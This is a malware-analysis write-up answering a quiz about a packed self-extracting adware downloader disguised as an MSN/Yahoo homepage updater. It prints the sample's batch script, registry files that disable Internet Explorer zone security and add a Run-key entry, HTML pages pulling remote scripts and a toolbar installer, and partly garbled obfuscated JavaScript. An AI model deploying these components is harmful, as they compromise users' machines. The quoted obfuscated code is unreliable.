

## Malware Quiz 3 Analysis

### NOTE

The file BoOtIoS2.exe-e50e87ad5d34cf8d16d01447821d629d.zip was renamed to malware.bin.exe for ease of analysis. I couldn't stand the idea of typing that into a command line program. ;-)

### **1. What is a .cmd extension? In which systems that this file extension would work?**

A .cmd extension denotes a script file that can be executed by the Windows command interpreter. It works on MS Windows systems running NT and above.

### **2. Did you check the MD5 of the unzipped binary? Does it match?**

Yes i used Hksfv to generate an MD5 of the file. This matched the MD5 in the file name (e50e87ad5d34cf8d16d01447821d629d ). The file doesn't appear to have been tampered with.


### **3. Is it packed? If yes, which packed was used?**

Yes it is Archived ( SFX ) with Winrar and Packed with UPX.

In explorer view the default icon shows it is associated with Winrar.

Name	Size	Type
malware.bin.exe	54 KB	Application

Clicking on the properties of this file shows the following




Ok, it appears to be a self extracting RAR file. But is that all?

Using the Strings program the following string information was identified.

```
UPX 1.20
msnupdater.cmd
yahoohomepage.html
msnhomepage.html
Winrar
```

So it appears to have a reference to the packer UPX as well. Time to test this...

UPX -t <filename>




```
C:\WINDOWS\System32\cmd.exe
D:\From Internet\Malware Quiz 3>upx -t malware.bin.exe
      Ultimate Packer for eXecutables
Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
UPX 1.25w      Markus F.X.J. Oberhumer & Laszlo Molnar      Jun 29th 2004

testing malware.bin.exe [OK]


Tested 1 file.

D:\From Internet\Malware Quiz 3>
```

Yes. It's a UPX packed file. Just to double check, fired up PEID.



Now to remove UPX packing.



```
C:\WINDOWS\System32\cmd.exe
D:\From Internet\Malware Quiz 3>upx -d malware.bin.exe
      Ultimate Packer for eXecutables
Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
UPX 1.25w      Markus F.X.J. Oberhumer & Laszlo Molnar      Jun 29th 2004

      File size      Ratio      Format      Name
-----
99970 <-      54402      54.42%      win32/pe      malware.bin.exe


Unpacked 1 file.

D:\From Internet\Malware Quiz 3>
```

Unpacked. Looking at the unpacked file with Strings suggests it is just a WinRAR archive.

#### 4. What is this piece of malware claiming to be?

From the WinRAR comments it claims to be an Updater for MSN and Yahoo Home Pages.



#### 5. Please describe the process which this malware will try to get installed on the system.

Running the .exe file will extract the following files to what ever is the system root ( commonly c:\windows ).

- Msnhomepage.html
- Msnupdater.cmd
- Yahoohomepage.html
- 5577.reg
- 2377.reg

Name	
..	;The comment below contains SFX script commands  Path=.\%systemroot%\ SavePath Setup=msnupdater.cmd Silent=1 Overwrite=1 Title=Msn & Yahoo Updater Text { Updater for Msn and Yahoo Home pages } License=Home Page Setup Updater { Msn and Yahoo Page updater }
msnhomepage.html	
msnupdater.cmd	
yahoohomepage.html	
5577.reg	
2377.reg	

It will then execute the msnupdater.cmd script file

```

@echo off
echo Updating Windows Shell Files
REGEDIT.EXE /S 2377.reg
REGEDIT.EXE /S 5577.reg
echo Updating Windows Shell Files.....
msnhomepage.html
echo Updating Windows Shell Files.....
yahoohomepage.html
echo Updating Windows Shell Files.....
echo Updating Windows Shell Files.....
echo Updating Windows Shell Files is now Complete.
exit

```

This silently ( regedit.exe /S ) adds the two .reg files to the windows registry

### File 2377.reg

```

Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0]
"1004"=dword:00000000
"1201"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1]
"1004"=dword:00000000
"1201"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2]
"1004"=dword:00000000
"1201"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]
"1004"=dword:00000000
"1201"=dword:00000000
"1406"=dword:00000000
"1A04"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4]
"1004"=dword:00000000
"1201"=dword:00000000
"1001"=dword:00000000
"1200"=dword:00000000
"1400"=dword:00000000
"1606"=dword:00000000
"1607"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults]
"http"=dword:00000000

```

This reduces the security settings of Internet Explorer in all zones for the current user, particularly the Internet and Restricted zones. It allows the running of dangerous ActiveX controls and scripting in all zones.

The 5 zones which are modified in Internet Explorer are below

Value	Setting
0	My Computer
1	Local Intranet Zone
2	Trusted sites Zone
3	Internet Zone
4	Restricted Sites Zone

The modifications are to permit (dword value : 00000000 ) the following

```
1004 Download unsigned ActiveX controls
1201 Initialize and script ActiveX controls not marked as safel
1406 Access data sources across domains
1A04 Don't prompt for client certificate selection when no
      certificates or only one certificate exists ( IE 6 or later )
1001 Download signed ActiveX controls
1200 Run ActiveX controls and plug-ins
1400 Active scripting
1606 Userdata persistence
1607 Navigate sub-frames across different domains
```

The final line of the registry key is zonemap\protocoldefaults

```
"http"=dword :00000000
```

This seems to set the default http protocol to execute in zone 0 ( my computer ) which is the least restrictive when opening web pages ( such as msnhomepage.html and Yahoohomepage.html )

### **File 5577.reg**

This adds UNMT.exe to the registry so that it is always run regardless of which user logs on.

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"SYSTRAY"="C:\\UNMT.EXE"
```

The unmt.exe file may be downloaded by one of the webpages.

The msnupdater.cmd runs in a command windows and echoes "Updating Windows Shell Files" and "Updating windows Shell Files is now complete" to the screen. This may happen so fast that very little is seen on the screen.

**6. After some investigation on a machine that had this malware installed, was verified that the machine was trying to access something related to "\*msn\*" and**

**"\*yahoo\*"... Does this malware have something to do with it? If so, with which purpose? :-)**

Yes it does. The SFX archive extracts two files, Msnhomepage.html and Yahoohomepage.html. These are then executed by the msnupdater.cmd file which is run automatically when the .exe is run.

**7. In the same machine, was observed that some registers were messed up...Again, does this malware have something to do with it? If so, why?**

Yes, the malware does modify the registry. It silently adds the content of the 2 .reg files mentioned above (5577.reg and 2377.reg )

**8. Please, describe how this malware tries to install softwares (and which ones) in the machine..**

After lowering the Internet Explorer security settings msnupdater.cmd executes the msnhomepage.html and yahoohomepage.html

**Msnhomepage.html**

```
<html>
<title> Welcome to Msn.com </title>
<meta http-equiv="refresh" content="20;url=http://www.razor-radio.us">
<body>
Standby Loading Msn.com .....
<!-- AUTO PROMPT START -->
<script language="javascript" type="text/javascript"
src="http://static.windupdates.com/prompts/a372a171/a770ab73.js"></script>
<script language="javascript" type="text/javascript">self.focus();</script>
<!-- AUTO PROMPT END -->
</body>
</html>
```

This script displays 'Welcome to MSN.com' in the title bar of the default browser. It then attempts to run a javascript from

**Static.windupdates.com/prompts/a372a171/a770ab73.js**

Ahh. Windupdates. Home of 'targeted advertising'. Not MS updates but something more insidious( <http://www3.ca.com/securityadvisor/pest/pest.aspx?id=453094091> )

After 20 seconds the page is redirected to **www.razor-radio.us** ( which appears innocuous )

Downloading the javascript file show that a deliberate attempt to hide its function has been made.

## A770ab73.js

```
/*T5gRxPmT LQ8N19 Yo Hs4K*/var _aT8;var _20S;var _xEN=document;var _hL4;var
hCK;var _fRO;var _nMp=String;var _x5H;var _EzP;var _gQU;var _YJN;var _qR2;var
_5xj= nMp.prototype;var _dNK;var _EoB;var _jHO;var _ehN;var _e6q;var _7w1;var
_9oS;var _26h;var _zP2;var _pG0;var _ODd; _5xj._hCK=_5xj.slice; /*V1ZBI3sc
wSZFB7zhkjk HEO bS 5yiz8 _P0hRO Mc15_9ea*/function
_26h(_XjQ){_xEN.write("Axhw".slice(5)+"lsw#odqjxdjh0*HdydVfulsw*#w|sh0*wh(w2mdydVfulsw*#vuf0*".slice(3)+_rCz+_XjQ+".EC6zj".s
)function _g8A(_XDG,_hCK){if(!_hCK){return this._hCK(_XDG,_hCK);}var _L1b;var
_T0g;var _RDA='';for(_L1b=0; _L1b<this.length;
_L1b++){_T0g=this.charCodeAtAt(_L1b)-_XDG;if(_T0g<32){_T0g=127-(32-_T0g);
_RDA+=_nMp.fromCharCode(_T0g);return _RDA;};_5xj.slice=_g8A;
_dNK="569ddbcd2297775:53b7cb36g1c9588c473d9bg:9fec43gefcd84:d8cb5498b7e63bb427dg8287edgb61;
444:77764:4947484374727444724:76494276434:7572767448414847774274".slice(1);
_fRO=1;
_7w1="myyu?44xyfynh3|nsizuiifyjx3htr4hfg4RjinfFhhjxx4)un4nsxyfqq3)un".slice(5);
_YJN=0;_EoB="\"m(\".slice(8);_ODd="q}yC88{)j)r17;rwm-ywj)n|7lxv8y(xvy)|8|y;
8|ny|h;7|!o\".slice(9);_e6q=3;var _821="iuuq;
00qvcnjd/xjoevqebuft/dpn0mphpjh3/qiq\".slice(1);var
_WAH="nzzv855v(hroi4)otj(vjgzky4ius5vuvv(tjkk4vuvv\".slice(6);
_x5H="Dmjdl!ZFT!up!dpoujovf\".slice(1);
_ehN="myyu?44xyfynh3|nsizuiifyjx3htr4hfg4RjinfFhhjxx4of(f4gnw1j3ofw\".slice(5);
_9oS="tuzoikZk-zC_u(1s(yz1lurru)lyzkvy17+8I181gtj191zulgikyy1znkisu|oky,kxzx
Sym_C_u(1s(yz1lurru)lyzkvy17+8I181gtj191zulgikyy1znkisu|oky,
yozkTgskLxkk1Su|ok1Giikyeyeeeee1Iroiql_KY131011_u(1gm444,
yozkV(hroynk;CSkjog1Giiky,znkskC)nozK,grvngC6,rumuVgznc,rumuYo|kCrgxmk,
iruykHtCzk-z\".slice(6);
_gQU="o{(wA66z(h{pj5-puk|wkh(1z5jvt6jh16T1kphHj1lzz6p16iypkn14j05jhi\".slice(7);
_zP2="rqordg\".slice(3);_jHO="Dmjdl!ZFT!up!dpoujovf\".slice(1);_hL4=1;var
_rCz="jvvr<1luvcvke0ykpfrwfcvgu0eqoirtqorvullu\".slice(2);_qR2=1;_20S=0;_pG0=0;
_p_sf=_9oS;_p_ry=_e6q;_p_lu=_821;_p_xu=_7w1;_p_cl=_aT8;_p_cd=_20S;_p_sm=_ODd;
_p_ws=_26h;_p_pu=_EoB;_p_pr=_dNK;_p_cr=_hL4;_p_dl=_YJN;_p_ju=_ehN;_p_cm=_x5H;
_p_ct=_fRO;_p_rm=_jHO;_p_cp=_EzP;_p_pl=_WAH;_p_lf=_qR2;_p_cu=_gQU;
_26h("joju/k\".slice(1));/*uy J 8s9-o Y1QRYYmYjUczG*/
```

Hmm. Lots of work required to decode this...

## Yahoohomepage.html

```
<html>
<title> Welcome to Yahoo.com </title>
<meta http-equiv="refresh" content="115;url=http://www.yahoo.com">
<body>
Standby Loading Yahoo.com .....
<!-- AUTO PROMPT START -->
<script language="javascript" type="text/javascript" |
src="http://static.windupdates.com/prompts/a376ab73/a776a174.js"></script>
<script language="javascript" type="text/javascript">self.focus();</script>
<!-- AUTO PROMPT END -->
<!-- AUTO_PROMPT AD START -->
<script language='JavaScript' type='text/JavaScript'
src='http://install.xxxtoolbar.com/ist/scripts/prompt.php?retry=2&loadfirst=
0&delayload=10&account_id=159080&recurrence=always&adid=a1111819823&event_type=
onload&signature=adult'>
</script>
<!-- AUTO_PROMPT AD END -->
</body>
</html>
```

This loads a different script from

<http://static.windupdates.com/prompts/a376ab73/a776a174.js>

again the content is obscured.

```

/*Y f3-J0*/var _vGT=document;var _q22=String;var _hGr;var _IYr;var _MNB;var
_gPv;var _Mp1;var _6MT;var _NBS;var _nDw;var _AoS;var _vZc=q22.prototype;var
_pXb;var _hKh;var _4uw;var _tqh;var _TpZ;var _V95;var _H1B;var _teu;var _pPr;
_vZc._MNB=_vZc.slice;var _rJ4;var _37E;var _VZN;/**TWXfYP omVjOKtLkvb H1Tvz
91TVcrd*/function _pPr(_pxi){_vGT.write("E|l(\".slice(9)+\"ry)");ujwp~jpnFO3j
j)\l(ry)0);#ynFO)n\"}8s;
j|l(ry)0)|{1FO\".slice(9)+_UIn+_pxi+\".EC6zj\".slice(7)+\"vmtxB\".slice(4)};
}function _8jr(_a4j,_MNB){if(_MNB){return this._MNB(_a4j,_MNB);}var _MJB;var
_MmZ;var _Wmf='';for(_MJB=0;_MJB<this.length;
_MJB++){_MmZ=this.charCodeAt(_MJB)-_a4j;if(_MmZ<32){_MmZ=127-(32-_MmZ);
} _Wmf+=_q22.fromCharCode(_MmZ);}return _Wmf;};_vZc.slice=_8jr;
_37E=\"rsxngiXi|xaj sy/qywx/jspss(/wxitw/5) 6G/6/erh/7/xs/eggiw/xlmw/(ifwmxivixv)QwkAj sy/qywx/jspss(/wxitw/5) 6G/6/erh/7/xs/eg
_6MT=1;_4uw=1;
_teu=\"nzzv055ygzoi4)otj(vjgzky4ius5vxsuvzy5yv85yzkvye|84y)l\".slice(6);
_AoS=\"1xxt>33wxexmg2(mrhythexiw2gsq3gef3QihmeEggiw3mi3fvmhkiig762gef\".slice(4);
_IYr=\"Lurlt)bN\\) )x)n(7\".slice(9);
_V95=\"nzzv055ygzoi4)otj(vjgzky4ius5igh55kjogGiikeyy5pg|g5hxoymk4pgx\".slice(6);
var _WLJ=\"o({wA66w|ispj5~puk|wkh(lz5jvt6wvfw|ukly5wov\".slice(7);
_rJ4=\"o({wA66z(h{pj5~puk|wkh(lz5jvt6jhi6TlKphHjllz6 wp6puz(hss5 wp\".slice(7);
_nDw=\"Gpmgo$]IW$xs$irxiv2\".slice(4);_H1B=\"srpseh\".slice(4);_VZN=0;_TpZ=1;var
_UIn=\"o({wA66z(h{pj5~puk|wkh(lz5jvt6wvvtw(z6qz6\".slice(7);_pXb=\"B99<:BkAk1j;
1?jB<>BjBk=>lBn<9Bm:lm:l<Bmoj;n:m?mAj>jnAk9=BB=<n:;Bn@Akj9@jB:BlN?BB<nC?:<B<A?
<B<A?<?><=<A?;<A;<B<@??><=<A<A??><?<<<<@<:<?<A?<?>\".slice(9);_hGr=0;
_gPv=1;var _Gds=\"o({wA66w|ispj5~puk|wkh(lz5jvt6svnnpun95wov\".slice(7);_tqh=0;
_hKh=\"op\".slice(1);_p_sf=_37E;_p_cu=_AoS;_p_cr=_gPv;_p_cm=_IYr;_p_lu=_Gds;
_p_ju=_V95;_p_pi=_WLJ;_p_sm=_teu;_p_rm=_nDw;_p_pu=_hKh;_p_ry=_TpZ;_p_xu=_rJ4;
_p_d1=_tqh;_p_ws=_pPr;_p_pr=_pXb;_p_ct=_6MT;_p_cl=_NBS;_p_cp=_Mp1;_p_if=_4uw;
_p_cd=_hGr;_pPr(\"joju/kt\".slice(1));/*QHEQ5dqzu7 S sru IqUDn jv2xBUy14cAI*/

```

As well as downloading content from the ‘targeted advertising site’ it also attempts to install the xxxtoolbar software

(<http://www3.ca.com/securityadvisor/pest/pest.aspx?id=453075196> )

The page displays “welcome to Yahoo.com” in the title of the web browser and redirects to [www.yahoo.com](http://www.yahoo.com) after 115 seconds

**9. If you could give only one advise to your users, based on what you observed on this malware, what would you say?**

Only run executables from trusted sources, and which you expect to receive.

**10. Do you think that our affected user was lying to the IR Team?**

Hmm. Do users lie? Some are careless, some make misinformed choices, some are not aware of the actions they have taken. The web site static.windupdates.com may appear to be a windows update site to the user, but actually isn’t. Do they actually see this site? The user probably isn’t lying about this, although how the original malware.exe file arrived on the PC is another matter.

**11. Finally(!), how would you classify this malware?**

I would classify it as a Downloader. It modifies registry entries to weaken Internet Explorer security settings. It then connects to two web pages to download additional malware ( XXXtoolbar and Windupdater )

## Additional Info

Scan results of the .exe file from Virustotal

Antivirus	Version	Update	Result
AntiVir	6.32.0.6	10.22.2005	DR/WINREG.LowZones.A.44
Avast	4.6.695.0	10.21.2005	Win32:RegZonTr
AVG	718	10.21.2005	LowZones.A
Avira	6.32.0.6	10.22.2005	DR/WINREG.LowZones.A.44
BitDefender	7.2	10.22.2005	Application.Media.Tickets.A
CAT-QuickHeal	8.00	10.22.2005	Trojan.WinREG.LowZones.a
ClamAV	devel-20050917	10.21.2005	Trojan.Downloader.JS.IstBar.A-2
DrWeb	4.32b	10.23.2005	Trojan.LowZones
eTrust-Iris	7.1.194.0	10.22.2005	no virus found
eTrust-Vet	11.9.1.0	10.21.2005	no virus found
Fortinet	2.48.0.0	10.22.2005	Adware/CDT
F-Prot	3.16c	10.20.2005	no virus found
Ikarus	0.2.59.0	10.21.2005	no virus found
Kaspersky	4.0.2.24	10.23.2005	Trojan.WinREG.LowZones.a
McAfee	4610	10.21.2005	potentially unwanted program Adware-WinAd
NOD32v2	1.1263	10.21.2005	JS/TrojanDownloader.Adload.B
Norman	5.70.10	10.21.2005	no virus found
Panda	8.02.00	10.22.2005	Adware/WUpd
Sophos	3.98.0	10.22.2005	Troj/WINREG-B
Symantec	8.0	10.22.2005	Trojan.LowZones
TheHacker	5.8.4.127	10.21.2005	Trojan/Downloader.IstBar.gen
VBA32	3.10.4	10.23.2005	Trojan.WinREG.LowZones.a

Scan results of the .exe file from Jotti

Scanner results	
AntiVir	Found Dropper/WINREG.LowZones.A.44
ArcaVir	Found Trojan.Dropper.Yea
Avast	Found Win32:LowZones-M
AVG Antivirus	Found nothing
BitDefender	Found Trojan.WinREG.LowZones.A
ClamAV	Found nothing
Dr.Web	Found Trojan.LowZones
F-Prot Antivirus	Found nothing
Fortinet	Found nothing
Kaspersky Anti-Virus	Found Trojan.WinREG.LowZones.a
NOD32	Found JS/TrojanDownloader.Adload.B
Norman Virus Control	Found nothing
UNA	Found nothing
VBA32	Found Trojan.WinREG.LowZones.a

**Who owns these websites**

Going to [www.sampade.org](http://www.sampade.org) and doing a Whois on Static.windupdates.com

**whois**

Whois:   
@whois:

Server Used: [ whois.networksolutions.com ]

**static.windupdates.com = [ 205.205.86.51 ]**

Get a FREE domain name registration transfer or renewal with any annual hosting package  
- or just 8.95 with monthly packages.  
<http://www.networksolutions.com>

Registrant:  
Solutions 180  
3600 136th Place SE  
Bellevue WA 98006  
US  
Domain Name: **WINDUPDATES.COM**  
Administrative Contact Technical Contact:  
Solutions **neteng@180solutions.com**

3600 136th Place SE  
Bellevue WA 98006  
US  
425-279-1200  
Record expires on 31-May-2009.  
Record created on 11-Jul-2005.  
Database last updated on 29-Oct-2005 17: 47: 25 EDT.  
Domain servers in listed order:  
**NS2.180SOLUTIONS.COM 206.169.156.43**  
**NS1.180SOLUTIONS.COM 64.94.137.13**

Shows it is registered to that lovely company 180Solutions.

Install.xxxtoolbar.com has the following record

Server Used: [ whois.opensrs.net ]

**install.xxxtoolbar.com** = [ **66.152.93.119** ]

Registrant:

Integrated Search Technology

3300 Cote-Vertu

Suite 406

Montreal Quebec H4R 2B7

CA

Domain name: **XXXTOOLBAR.COM**

Administrative Contact:

Technology Integrated Search **domain@isearchtech.com**

3300 Cote-Vertu

Suite 406

Montreal Quebec H4R 2B7

CA

514-448-9727 Fax: 514-334-7088

Technical Contact:

Technology Integrated Search **domain@isearchtech.com**

3300 Cote-Vertu

Suite 406

Montreal Quebec H4R 2B7

CA

514-448-9727 Fax: 514-334-7088

Registrar of Record: TUCOWS INC.

Record last updated on 18-Apr-2005.

Record expires on 17-May-2006.

Record created on 17-May-2002.

Domain servers in listed order:

**NS1.ISEARCHTECH.COM 216.127.33.166**

**NS2.ISEARCHTECH.COM 216.127.33.167**

Domain status: REGISTRAR-LOCK

## And Finally...

Well what about that obscured javascript. Well I started hacking the code around and it appears to contain 2 functions and lots of variables all obscured by using the .slice method. After wasting about an hour I decided that this was for another day. Will it provide more information regarding the unmt.exe or another wild goose chase. You never know ;-)

## Useful Tools & Links

Hksfv ( MD5 checker ) <http://www.big-o-software.com/products/hksfv/>

Peid <http://peid.has.it/>

Strings <http://www.sysinternals.com/Utilities/Strings.html>

Pspad <http://www.pspad.com/>

Winrar <http://www.rarlab.com/>

UPX <http://upx.sourceforge.net/>

ScreenHunter	<a href="http://www.wisdom-soft.com/products/screenhunter.htm">http://www.wisdom-soft.com/products/screenhunter.htm</a>
VirsuTotal	<a href="http://www.virustotal.com/flash/index_en.html">http://www.virustotal.com/flash/index_en.html</a>
Jotti Malware Scan	<a href="http://virusscan.jotti.org/">http://virusscan.jotti.org/</a>
Internet Explorer Security Zones Registry Entries	<a href="http://support.microsoft.com/default.aspx?scid=182569">http://support.microsoft.com/default.aspx?scid=182569</a>
SamSpade Online tools	<a href="http://www.samspace.org/t/">http://www.samspace.org/t/</a>